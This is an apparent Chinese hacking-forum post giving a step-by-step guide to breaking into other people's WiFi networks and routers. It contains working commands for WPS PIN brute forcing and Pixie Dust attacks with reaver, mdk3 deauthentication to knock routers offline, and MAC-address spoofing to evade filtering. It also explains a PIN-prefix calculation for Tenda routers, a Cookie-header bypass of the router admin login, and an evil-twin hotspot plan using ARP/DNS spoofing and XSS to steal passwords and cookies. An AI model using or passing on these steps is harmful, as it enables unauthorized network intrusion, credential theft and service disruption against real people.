1. 抓包破解
论坛里的帖子,有人说过了,就不详细介绍了,只是放几个我认为还可以的小巧字典,供大家去跑包
字典地址:http://pan.baidu.com/s/1hq40gRE(非常小巧,但是成功几率高)
字典生成器下载地址:http://soft.mumayi.net/downinfo/14134.html
2. WPS暴力猜解
提到破解wifi就不得不说一下WPS了,由于跑包暴力破解的成功几率很低,原因是什么呢?因为wifi密码可以是字母,特殊字符,数字的组合,长度限制不唯一,导致了破解wifi成功几率低,但是如果目标AP开启了WPS,我们就有很高的几率去破解他了,
因为PIN码必须是8位数字,所以比起复杂的wifi密码来说就简单多了,下面我来说下实验方法
打开shell窗口,输入:ifconfig //查看网卡接口
找到接口名称后,比如接口叫wlan0 则输入:airmon-ngstart wlan0 //把网卡切换到监听模式
PS:这步可能会出现一些错误,如果出现错误的话请检查你的网卡驱动,或者输入airmon-ngcheck kill 来结束掉可能造成问题的驱动
激活网卡后,网卡会换一个接口名称,ifconfig看一下然后用新的接口名称就可以啦,比如新的接口名称叫wlan0mon
输入 wash –iwlan0mon –C //列出有wps功能的AP
 然后就可以开始破解啦,输入:reaver -iwlan0mon -b 目标BSSID地址 -a-S –vv //暴力猜解wps
目标bssid地址就是上图里的BSSID下面的MAC地址,把实际的MAC地址复制到上面是命令里跑就可以了,补充一下
输入:reaver -iwlan0mon -b 目标MAC地址 -vv -K 1 //灰尘攻击,瞬间出密码
这里要吐槽一下,这个攻击虽然很刁,但是必须是路由器存在这种wps漏洞,我目前用这条命令破解还没有成功过,,,,大家可以尝试下。
如果信号差,路由器锁死等情况会出现
WARNING:Failed to associate with XX:XX:XX:XX:XX:XX (ESSID: XXXX)
这样的话就不要再pin了,,,,输入:mdk3 wlan0mona –a 目标路由器的MAC地址//攻击路由器,让路由器wifi上不去网,然后等待他重启路由器后在尝试pin
当然,如果在PIN的时候有事情的话,需要终止掉的话可以按ctrl+c停止破解,等下次在要破解的时候输入reaver -iwlan0mon -b MAC –vv 他会提示让你选y和n,选y就是继续上次的进度了
最后要罗嗦的一点是,PIN码的计算。对于某些厂商的路由器来说,PIN码的前4位是可以计算出来的
打开系统自带的计算器,把计算器设置成科学型(在查看里设置),先选择十六进制,然后输入路由器mac地址的后六位,再点十进制,出来的数就是腾达路由的前七位pin码
最后一位PIN码可以一个一个尝试了,就10个数字。。。
这样我们就可以用以下命令:reaver -iwlan0mon –b 目标路由器的MAC地址 -a -vv -pXXXX(PIN前四位数)
也可以在-P后面直接加8位数的pin,这样就大大提高了破解效率
3. WIFI伪造热点
首先我要吐槽一下,看到网上一些伪造热点的文章了,几乎都是用wifi网卡作为热点去伪造,但这里涉及到一些问题:
1. 搭建钓鱼平台很麻烦,小白初次搭建钓鱼平台的话要花很长的一段的时间,对于不懂PHP代码和一些没有搭建过平台的人搭建平台是一种煎熬
2. 搭建网卡可能会存在过热,发射信号功率低的一些情况,我用网卡搭建伪造热点的时候信号是很弱的,而且搭建了一小会网卡就很烫很烫了。。。。NW336网卡有点垃圾哈(我使用的网卡)
3. Wifi在连接一样名称的热点时会优先连接信号强的wifi信号,也就是说,网卡搭建的比较弱的wifi信号可能不会被设备自动选中连接
于是乎,我就有了一个主意,直接用一个路由器来伪造热点了
先说下思路,首先我们伪造一个名称一样的wifi热点,然后用mdk3这个工具去攻击目标wifi网络,他们无法上网后会看到两个一样的wifi信号,如果对面是个生手的话是有几率点我们的wifi信号的,其实更大的原因是wifi信号的强度,设备会优先连接wifi信号强的,如果他能连接我们搭建的wifi信号,我们就可以耍耍姿势了
首先我推荐的姿势是XSS,如果我们能盗取浏览器里cookie的话不是一件坏事,至于如何进行xss,利用js脚本投毒在下篇文章会详细讲,这里先卖个关子不说哈
第二个姿势是制造一个连接的界面,通过ARP欺骗的方式来劫持他的流量,在通过DNS欺骗的方式让他访问任何网站都是网站有错误,然后跳到我们搭建的登录界面上,这样的话我们也可以获取到密码了
第三个姿势是抓取网络中的数据包,如果他连接我们搭建的wifi的话我们就可以抓取他登录的数据包,从而获得他的密码(这个姿势只是一个猜想,我没尝试过,欢迎各位补充)
4. WIFI万能钥匙
Wifi万能钥匙PC版下载:http://www.33lc.com/soft/24661.html
破解出密码后直接就可以在电脑上查看了,优先推荐这个方法
5. 附:获得路由器密码的一些Tips,以及突破MAC地址过滤的一些小Tips
在突破MAC地址过滤的时候我们知道一个合法的MAC地址就可以了,可以在软件抓握手包的时候,记录下这个MAC地址
然后修改下网卡就可以了,输入: ifconfigwlan0 down //关闭无线网卡
ifconfigwlan0 hw ether 合法的MAC地址 //把网卡地址改成合法的MAC地址
ifconfigwlan0 up //启动无线网卡
这样我们就突破对方的MAC封锁了,不过同样的MAC地址在接收数据包的时候可能会出现一些冲突
得到路由器密码的一些Tips
Cookie注入绕过漏洞
调出Cookie对话框,输入: Cookie:admin:language=cn
然后刷新一下界面就是路由器的管理界面了,很老的一个漏洞了,腾达的路由器曾经出现过这个漏洞
推荐一款工具:ScannerRouterhunter
Git hub下载地址:https://github.com/jh00nbr/Routerhunter-2.0
然后切换到该目录,输入:Pythonrouterhunter.py -h
查看下参数,就可以使用了。
以上是小白破解wifi的一些经验和思路,如果大家有更好的思路欢迎回帖探讨,谢谢大家。 (偷摸告诉你一个秘密,我是学生哦,初次来到90sec混不容易,求各位高台贵手,谢谢大家^-^)
==================================
10位正式成员同意,已转正。
管理05
|
评分
-
查看全部评分
|
 以前在论坛发过类似的文章了